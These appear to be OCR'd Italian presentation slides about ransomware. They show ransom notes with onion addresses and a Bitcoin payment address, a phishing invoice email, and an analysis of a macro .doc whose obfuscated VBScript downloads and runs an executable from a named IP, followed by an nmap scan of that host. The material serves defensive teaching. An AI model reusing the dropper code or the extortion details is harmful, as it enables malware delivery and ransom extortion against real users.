
Symantec, of course, had to respond:

Turning on only the signature-based anti-virus components of endpoint solutions alone are not enough in a world that is changing daily from attacks and threats. We encourage customers to be very aggressive in deploying solutions that offer a combined approach to security. Anti-virus software alone is not enough.

Anonima sequestri

Sequestrare quanto di più caro (persone in primis) chiedendo un pagamento in denaro (riscatto) per restituire la persona rapita.

I target di interesse erano limitati alle famiglie benestanti o VIP.



Petris

www.delcampe.net

Anonima sequestri ai tempi di Internet

Rendere inaccessibili i file dell'utente
chiedendo denaro per poterli riavere
leggibili.

I target di interesse non sono più limitati!




Petris

www.delcampe.net

Anonima sequestri ai tempi di Internet



Come avviene



Anonima sequestri ai tempi di Internet

KEYHolder

What happened to your files ?

All of your files were protected by a strong encryption with RSA-2048 using **KEYHolder**.

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean ?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen ?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do ?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed. If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.<https://mwyigd4n52mkbyhe.onion2web.com/00000003-F6ABBCBC>

2.<https://mwyigd4n52mkbyhe.tor2web.org/00000003-F6ABBCBC>

3.<https://mwyigd4n52mkbyhe.onion.to/00000003-F6ABBCBC>

If for some reasons the addresses are not available, follow these steps:

1.Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>

2.After a successful installation, run the browser and wait for initialization.

3.Type in the address bar: `mwyigd4n52mkbyhe.onion/00000003-F6ABBCBC`

4.Follow the instructions on the site.

IMPORTANT INFORMATION:

Your personal page: <https://mwyigd4n52mkbyhe.onion/00000003-F6ABBCBC>

Your personal identification number (if you open the site (or TOR's) directly): **00000003-F6ABBCBC**



Anonima sequestri ai tempi di Internet

CryptoLocker Acquista decrittografia Decrittografare File libero FAQ Supporto

Acquista decrittazione e ripristinare i file



Acquista decrittazione per **299 EUR** prima **2015-03-19 19:57:03**
O acquistare in un secondo momento con il prezzo di **598 EUR**
Tempo rimasto prima di aumento dei prezzi: **64:10:15**
Numero di file crittografati: **247291**

Prezzo corrente: **1.1063 Bitcoin (circa 299 EUR)**
Pagato: **0 Bitcoin (circa 0 EUR)**
Rimanendo a pagare: **1.1063 Bitcoin (circa 299 EUR)**

Acquista decifratura con **bitcoin**


Cosa sono i Bitcoin?
Bitcoin (simbolo: ₿; codice: BTC o XBT) è una moneta elettronica.

1 Acquista bitcoin

Si prega di consultare consigliato bitcoin venditori nel tuo paese:

www.coinbit.it - Bitcoin in 5 minuti grazie ad un sistema completamente automatizzato. Bonifico, Postepay e Superflash.
postecoin.com - Compra BitCoin con Postepay.
www.bitboat.net - Il mercato numero uno in Italia, per comprare Bitcoin istantaneamente, in contanti.
postebit.it - Compra bitcoin in contanti senza registrazione!
www.mars78.biz - Compra BitCoin con Postepay. Superflash.

Anonima sequestri ai tempi di Internet



All your important files are encrypted.

At the moment, the cost of private key for decrypting your files is 2 BTC ~ 500 USD.

Your Bitcoin address for payment: 1DcvNZ2aZDaVs9c3yBu3ANNSxxfeDVf435

\$ PURCHASE PRIVATE KEY
WITH BITCOIN

Payment verification may take up to 12 hours.

Anonima sequestri ai tempi di Internet

The screenshot shows a web browser window with the following details:

- Toolbar:** Support, +, Back, Forward, Home, Refresh, Startpage.
- Address Bar:** 34r6hq26q2h4jkzj.onion/msg/
- Message Exchange:**
 - 2015-04-07 13:33:17:**

Hello staff,
<https://blockchain.info/address/1DcvNZ2aZDaVs9c3yBu3ANNSxxfeDVf435>

Can you please give me available the decrypter?

Thanks! :-)
 - 2015-04-07 13:57:58:**

Refresh please main page.
- Form:** Your message (empty text area) with a Submit button.

Un recente caso di Ransomware

Olga Finch 

A: s.fratepietro

Importante: Fattura n. 406/89 del 29/04/2015

Allegata alla presente Vi inviamo nostra fattura in oggetto.

Si precisa che non seguirà invio postale.

Ho scontato precisamente le ore del: 18/03/15, 17/03/15 e 10/3/15 come mi ha detto Paolo.

Riferimenti bancari per bonifico :

CREDEM - Agenzia di Viadana (MN)

IBAN : IT36 N030 4028 0200 1000 7732 247

Codice paese: IT

Cifra di controllo: 36 CIN: N

ABI: 03032 CAB: 58020

Conto corrente: 010000014219




4EA164_9A73026C34.d

oc

Un recente caso di Ransomware

- File .doc con macro
- Il documento risulta vuoto o in alcuni casi vi è un testo scritto in inglese dove si invita l'utente ad abilitare le macro per vederne il contenuto
- L'utente deve **VOLUTAMENTE** abilitare l'uso della macro altrimenti non funziona nulla



Un recente caso di Ransomware

```
aaaaaaaaaaaass - Blocco note
File Modifica Formato Visualizza ?
dim bjkBjsdfffffff: set bjkBjsdfffffff = CreateObject(ChrW(77) & ChrW(105) & ChrW(99) & ChrW(114) + ChrW(111) & ChrW(115) & ChrW(111) & ChrW(111))
dim bjkBjsdfffffffdd: set bjkBjsdfffffffdd = CreateObject(ChrW(65) & ChrW(100) & ChrW(111) & ChrW(100) + ChrW(98) & ChrW(46) & ChrW(83))
bjkBjsdfffffff.Open "GET", "http://31.41.46.99/bt/get3.php", False
bjkBjsdfffffff.Send
Set bjkBjsdfffffffddew = WScript.CreateObject(ChrW(87) & ChrW(83) & ChrW(99) + ChrW(114) & ChrW(105) & ChrW(112) & ChrW(116) & ChrW(46)
bjkBjsdfffffffddewwertt = bjkBjsdfffffffddew(ChrW(84) & ChrW(69) & ChrW(77) & ChrW(80) )
bjkBjsdfffffffddsdfff = bjkBjsdfffffffddewwertt + ChrW(92) & ChrW(56) & ChrW(54) & ChrW(55) & ChrW(56) & ChrW(55) & ChrW(54) & ChrW(56)
with bjkBjsdfffffffdd
    .type = 1
    .open
    .write bjkBjsdfffffff.responseBody
    .savetofile bjkBjsdfffffffddsdfff, 2
end with
Set bjkBjsdfffffffwwwee = CreateObject(ChrW(83) & ChrW(104) & ChrW(101) + ChrW(108) & ChrW(108) & ChrW(46) & ChrW(65) & ChrW(112) & ChrW(112))
bjkBjsdfffffffwwwee.Open bjkBjsdfffffffddsdfff

dim ooppppfdgjGGgff: set ooppppfdgjGGgff = CreateObject(Chr(77) & Chr(105) & Chr(99) & Chr(114) + Chr(111) & Chr(115) & Chr(111) & Chr(111))
dim ooppppfdgjGGgffdff: set ooppppfdgjGGgffdff = CreateObject(Chr(65) & Chr(100) & Chr(111) & Chr(100) + Chr(98) & Chr(46) & Chr(83) & Chr(83))
ooppppfdgjGGgff.Open Chr(71) & Chr(69) & Chr(84), Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(115) & Chr(115)
ooppppfdgjGGgff.Send

Set iiiYUGfdfffff = GetObject(Chr(119) & Chr(105) & Chr(110) & Chr(109) + Chr(103) & Chr(109) & Chr(116) & Chr(115) & Chr(58) & Chr(92))
Do
    Running = False
    Set colItems = iiiYUGfdfffff.ExecQuery(Chr(83) & Chr(101) & Chr(108) & Chr(101) & Chr(99) & Chr(116) & Chr(32) & Chr(42) & Chr(32) & Chr(32))
    For Each objItem In colItems
        If objItem.Name = Chr(56) & Chr(54) & Chr(55) & Chr(56) & Chr(55) & Chr(54) & Chr(56) & Chr(54) & Chr(55) & Chr(52) & Chr(52) & Chr(52)
            Running = True
        End If
    Next
    If Not Running Then
        WScript.Sleep 3000
    End If
Loop While Not Running

dim retuyterffffg: set retuyterffffg = CreateObject(Chr(77) & Chr(105) & Chr(99) & Chr(114) + Chr(111) & Chr(115) & Chr(111) & Chr(102) & Chr(102))
dim retuyterffffgdfff: set retuyterffffgdfff = CreateObject(Chr(65) & Chr(100) & Chr(111) & Chr(100) + Chr(98) & Chr(46) & Chr(83) & Chr(83))
retuyterffffg.Open Chr(71) & Chr(69) & Chr(84), Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(115) & Chr(115)
retuyterffffg.Send
```

Un recente caso di Ransomware


- La get dall'ip russo scarica ed esegue cripted.120.exe
- Cripted.120.exe a sua volta è un downloader (via 443 o 8443) di altri artefatti
- Una volta scaricati in modo silente, crea un file bat e lo esegue

Un recente caso di Ransomware

L'host per il download degli artefatti è ancora on line ed operativo

```
Nmap scan report for goforexmoneytake.ru (31.41.46.99)
Host is up (0.087s latency).
Not shown: 987 closed ports
PORT      STATE    SERVICE
22/tcp     open     ssh
80/tcp     open     http
135/tcp    filtered msrpc
139/tcp    filtered netbios-ssn
445/tcp    filtered microsoft-ds
711/tcp    filtered cisco-tdp
1025/tcp   filtered NFS-or-IIS
2602/tcp   filtered ripd
5000/tcp   filtered upnp
6129/tcp   filtered unknown
8100/tcp   filtered xprint-server
16080/tcp  filtered osxwebadmin
20000/tcp  filtered dnp
```


Un recente caso di Ransomware



```
vqteULxG - Blocco note
File Modifica Formato Visualizza ?
start C:\Users\tesla\AppData\Local\jQUZOUp5.exe C:\Users\tesla\AppData\Local\Temp\867876~1.EXE 3
